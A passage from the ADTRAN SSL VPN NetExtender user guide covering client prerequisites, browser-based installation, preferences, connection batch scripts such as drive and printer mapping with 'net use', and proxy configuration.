- Java 1.4 and higher
- Both PowerPC and Intel Macs are supported.

Prerequisites for Linux Clients:

Linux clients must meet the following prerequisites in order to use NetExtender:

- Linux Fedora Core 3 or higher, Ubuntu 7 or higher, or OpenSUSE
- Sun Java 1.4 and higher is required for using the NetExtender GUI.

**Note**

Open source Java Virtual Machines (VMs) are not currently supported. If you do not have Sun Java 1.4, you can use the command-line interface version of NetExtender.

User Configuration Tasks

ADTRAN NetExtender is a software application that enables remote users to securely connect to the remote network. With NetExtender, remote users can virtually join the remote network. Users can mount network drives, upload and download files, and access resources in the same way as if they were on the local network.

The following sections describe how to install NetExtender on a Windows platform:

- [“Installing NetExtender Using the Mozilla Firefox Browser” section on page 802](#)
- [“Installing NetExtender Using the Internet Explorer Browser” section on page 803](#)

The following sections describe how to use NetExtender on a Windows platform:

- [“Launching NetExtender Directly from Your Computer” section on page 809](#)
- [“Configuring NetExtender Preferences” section on page 810](#)
- [“Configuring NetExtender Connection Scripts” section on page 812](#)
- [“Configuring Proxy Settings” section on page 814](#)
- [“Viewing the NetExtender Log” section on page 815](#)
- [“Disconnecting NetExtender” section on page 817](#)
- [“Upgrading NetExtender” section on page 817](#)
- [“Uninstalling NetExtender” section on page 817](#)
- [“Verifying NetExtender Operation from the System Tray” section on page 818](#)

The following section describe how to install and use NetExtender on a MacOS platform:

- [“Installing NetExtender on MacOS” section on page 819](#)
- [“Using NetExtender on MacOS” section on page 820](#)


The following section describe how to install and use NetExtender on a Linux platform:

- [“Installing and Using NetExtender on Linux” section on page 822](#)


Installing NetExtender Using the Mozilla Firefox Browser

To use NetExtender for the first time using the Mozilla Firefox browser, perform the following:


- Step 1** Navigate to the IP address of the firewall. Click the link at the bottom of the Login page that says “Click [here](#) for sslvpn login.”
- Step 2** Click the **NetExtender** button.



- Step 3** The first time you launch NetExtender, it will automatically install the NetExtender stand-alone application on your computer. If a warning message is displayed in a yellow banner at the top of your Firefox banner, click the **Edit Options...** button.
- Step 4** The **Allowed Sites - Software Installation** window is displayed, with the address of the Virtual Office server in the address window. Click **Allow** to allow Virtual Office to install NetExtender, and click **Close**.



- Step 5** Return to the **Virtual Office** window and click **NetExtender** again.
- Step 6** The **Software Installation** window is displayed. After a five second countdown, the **Install Now** button will become active. Click it.
- Step 7** NetExtender is installed as a Firefox extension.



- Step 8** When NetExtender completes installing, the **NetExtender Status** window displays, indicating that NetExtender successfully connected.




Closing the windows (clicking on the **x** icon in the upper right corner of the window) will not close the NetExtender session, but will minimize it to the system tray for continued operation.

- Step 9** Review the following table to understand the fields in the **NetExtender Status** window.

| Field | Description |
|-----------|--|
| Status | Indicates what operating state the NetExtender client is in, either Connected or Disconnected. |
| Server | Indicates the name of the server to which the NetExtender client is connected. |
| Client IP | Indicates the IP address assigned to the NetExtender client. |
| Sent | Indicates the amount of traffic the NetExtender client has transmitted since initial connection. |
| Received | Indicates the amount of traffic the NetExtender client has received since initial connection. |
| Duration | The amount of time the NetExtender has been connected, expressed as days, hours, minutes, and seconds. |

- Step 10** Additionally, a balloon icon in the system tray appears, indicating NetExtender has successfully installed.



- Step 11** The NetExtender icon  is displayed in the task bar.

Installing NetExtender Using the Internet Explorer Browser

ADTRAN SSL VPN NetExtender is fully compatible with Microsoft Windows Vista 32-bit and 64-bit, and supports the same functionality as with other Windows operating systems.


**Note**

It may be necessary to restart your computer when installing NetExtender on Windows Vista.

Internet Explorer Prerequisites

It is recommended that you add the URL or domain name of your firewall to Internet Explorer's trusted sites list. This will simplify the process of installing NetExtender and logging in, by reducing the number of security warnings you will receive. To add a site to Internet Explorer's trusted sites list, complete the following procedure:

- Step 1** In Internet Explorer, go to **Tools > Internet Options**.
- Step 2** Click on the **Security** tab.
- Step 3** Click on the **Trusted Sites** icon and click on the **Sites...** button to open the **Trusted sites** window.




- Step 4** Enter the URL or domain name of your firewall in the **Add this Web site to the zone** field and click **Add**.
- Step 5** Click **Ok** in the **Trusted Sites** and **Internet Options** windows.

Installing NetExtender from Internet Explorer

To install and launch NetExtender for the first time using the Internet Explorer browser, perform the following:


- Step 1** Navigate to the IP address of the firewall. Click the link at the bottom of the Login page that says “Click [here](#) for sslvpn login.”
- Step 2** Click the **NetExtender** button.



- Step 3** The first time you launch NetExtender, you must first add the SSL VPN portal to your list of trusted sites. If you have not done so, the follow message will display.




Step 4 Click **Instructions** to add SSL VPN server address into trusted sites for help.




Step 5 In Internet Explorer, go to **Tools > Internet Options**.

Step 6 Click on the **Security** tab.

Step 7 Click on the **Trusted Sites** icon and click on the **Sites...** button to open the **Trusted sites** window.



- Step 8** Enter the URL or domain name of your firewall in the **Add this Web site to the zone** field and click **Add**.
- Step 9** Click **OK** in the **Trusted Sites** and **Internet Options** windows.
- Step 10** Return to the SSL VPN portal and click on the **NetExtender** button. The portal will automatically install the NetExtender stand-alone application on your computer. The NetExtender installer window opens.



- Step 11** If an older version of NetExtender is installed on the computer, the NetExtender launcher will remove the old version and then install the new version.

- Step 12** If a warning message that NetExtender has not passed Windows Logo testing is displayed, click **Continue Anyway**. ADTRAN testing has verified that NetExtender is fully compatible with Windows Vista, XP, 2000, and 2003.




- Step 13** When NetExtender completes installing, the **NetExtender Status** window displays, indicating that NetExtender successfully connected.



Launching NetExtender Directly from Your Computer

After the first access and installation of NetExtender, you can launch NetExtender directly from your computer without first navigating to the SSL VPN portal. To launch NetExtender, complete the following procedure:

-
- Step 1** Navigate to **Start > All Programs**.
 - Step 2** Select the **ADTRAN SSL VPN NetExtender** folder, and then click on **ADTRAN SSL VPN NetExtender**. The NetExtender login window is displayed.
 - Step 3** The IP address of the last server you connected to is displayed in the **SSL VPN Server** field. To display a list of recent servers you have connected to, click on the arrow.



- Step 4** Enter your username and password.
- Step 5** The last domain you connected to is displayed in the **Domain** field.
- Step 6** The pulldown menu at the bottom of the window provides three options for remembering your username and password:
 - Save user name & password if server allows
 - Save user name only if server allows
 - Always ask for user name & password





Tip

Having NetExtender save your user name and password can be a security risk and should not be enabled if there is a chance that other people could use your computer to access sensitive information on the network.


Configuring NetExtender Preferences

Complete the following procedure to configure NetExtender preferences:

- Step 1** Right click on the icon  in the system tray and click on **Preferences...** The NetExtender Preferences window is displayed.
- Step 2** The **Connection Profiles** tab displays the SSL VPN connection profiles you have used, including the IP address of the server, the domain, and the username.



- Step 3** To delete a profile, highlight it by clicking on it and then click the **Remove** buttons. Click the **Remove All** buttons to delete all connection profiles.
- Step 4** The **Settings** tab allows you to customize the behavior of NetExtender.



- Step 5** To have NetExtender automatically connect when you start your computer, check the **Automatically connect with Connection Profile** checkbox and select the appropriate connection profile from the pulldown menu.





Note Only connection profiles that allow you to save your username and password can be set to automatically connect.

- Step 6** To have NetExtender launch when you log in to your computer, check the **Automatically start NetExtender UI**. NetExtender will start, but will only be displayed in the system tray. To have the NetExtender log-in window display, check the **Display NetExtender UI** checkbox.
- Step 7** Select **Minimize to the tray icon when NetExtender window is closed** to have the NetExtender icon display in the system tray. If this option is not checked, you will only be able to access the NetExtender UI through Window's program menu.
- Step 8** Select Display Connect/Disconnect Tips from the System Tray to have NetExtender display tips when you mouse over the NetExtender icon.
- Step 9** Select **Automatically reconnect when the connection is terminated** to have NetExtender attempt to reconnect when it loses connection.
- Step 10** Select **Uninstall NetExtender automatically** to have NetExtender uninstall every time you end a session.
- Step 11** Select **Disconnect an active connection** to have NetExtender log out of all of your SSL VPN sessions when you exit a NetExtender session
- Step 12** Click **Apply**.

Configuring NetExtender Connection Scripts

ADTRAN SSL VPN provides users with the ability to run batch file scripts when NetExtender connects and disconnects. The scripts can be used to map or disconnect network drives and printers, launch applications, or open files or websites. To configure NetExtender Connection Scripts, perform the following tasks.

- Step 1** Right click on the icon  in the task bar and click on **Preferences...** The NetExtender Preferences window is displayed.
- Step 2** Click on **Connection Scripts**.



- Step 3** To enable the domain login script, select the **Attempt to execute domain login script** checkbox. When enabled, NetExtender will attempt to contact the domain controller and execute the login script.



Note Enabling this feature may cause connection delays while remote client's printers and drives are mapped. Make sure the domain controller and any machines in the logon script are accessible via NetExtender routes.

- Step 4** To enable the script that runs when NetExtender connects, select the **Automatically execute the batch file "NxConnect.bat"** checkbox.
- Step 5** To enable the script that runs when NetExtender disconnects, select the **Automatically execute the batch file "NxDisconnect.bat"** checkbox.
- Step 6** To hide either of the console windows, select the appropriate **Hide the console window** checkbox. If this checkbox is not selected, the DOS console window will remain open while the script runs.
- Step 7** Click **Apply**.

Configuring Batch File Commands


NetExtender Connection Scripts can support any valid batch file commands. For more information on batch files, see the following Wikipedia entry: <http://en.wikipedia.org/wiki/.bat>. The following tasks provide an introduction to some commonly used batch file commands.


-
- Step 1** To configure the script that runs when NetExtender connects, click the **Edit “NxConnect.bat”** button. The NxConnect.bat file is displayed.
- Step 2** To configure the script that runs when NetExtender disconnects, click the **Edit “NxDisconnect.bat”** button. The NxConnect.bat file is displayed.
- Step 3** By default, the **NxConnect.bat** file contains examples of commands that can be configured, but no actual commands. To add commands, scroll to the bottom of the file.
- Step 4** To map a network drive, enter a command in the following format:
- ```
net use drive-letter\server\share password /user:Domain\name
```
- For example, if the drive letter is **z**, the server name is **engineering**, the share is **docs**, the password is **1234**, the user’s domain is **eng** and the username is **admin**, the command would be the following:
- ```
net use z\\engineering\docs 1234 /user:eng\admin
```
- Step 5** To disconnect a network drive, enter a command in the following format:
- ```
net use drive-letter: /delete
```
- For example, to disconnect network drive **z**, enter the following command:
- ```
net use z: /delete
```
- Step 6** To map a network printer, enter a command in the following format:
- ```
net use LPT1 \\ServerName\PrinterName /user:Domain\name
```
- For example, if the server name is **engineering**, the printer name is **color-print1**, the domain name is **eng**, and the username is **admin**, the command would be the following:
- ```
net use LPT1 \\engineering\color-print1 /user:eng\admin
```
- Step 7** To disconnect a network printer, enter a command in the following format:
- ```
net use LPT1 /delete
```
- Step 8** To launch an application, enter a command in the following format:
- ```
C:\Path-to-Application\Application.exe
```
- Step 9** For example, to launch Microsoft Outlook, enter the following command:
- ```
C:\Program Files\Microsoft Office\OFFICE11\outlook.exe
```
- Step 10** To open a website in your default browser, enter a command in the following format:
- ```
start http://www.website.com
```
- Step 11** To open a file on your computer, enter a command in the following format:
- ```
C:\Path-to-file\myFile.doc
```
- Step 12** When you have finished editing the scripts, save the file and close it.

## Configuring Proxy Settings

ADTRAN SSL VPN supports NetExtender sessions using proxy configurations. Currently, only HTTPS proxy is supported. When launching NetExtender from the web portal, if your browser is already configured for proxy access, NetExtender automatically inherits the proxy settings.


To manually configure NetExtender proxy settings, perform the following tasks.

- Step 1** Right click on the icon  in the task bar and click on **Preferences...** The NetExtender Preferences window is displayed.
- Step 2** Click on **Proxy**.



- Step 3** Select the **Enable proxy settings** checkbox.
- Step 4** NetExtender provides three options for configuring proxy settings:
- **Automatically detect settings** - To use this setting, the proxy server must support Web Proxy Auto Discovery Protocol (WPAD)), which can push the proxy settings script to the client automatically.
  - **Use automatic configuration script** - If you know the location of the proxy settings script, select this option and enter the URL of the scrip in the Address field.


- **Use proxy server** - Select this option to enter the **Address** and **Port** of the proxy server. Optionally, you can enter an IP address or domain in the **BypassProxy** field to allow direct connections to those addresses that bypass the proxy server. If required, enter a **User name** and **Password** for the proxy server. If the proxy server requires a username and password, but you do not specify them in the **Preferences** window, a NetExtender pop-up window will prompt you to 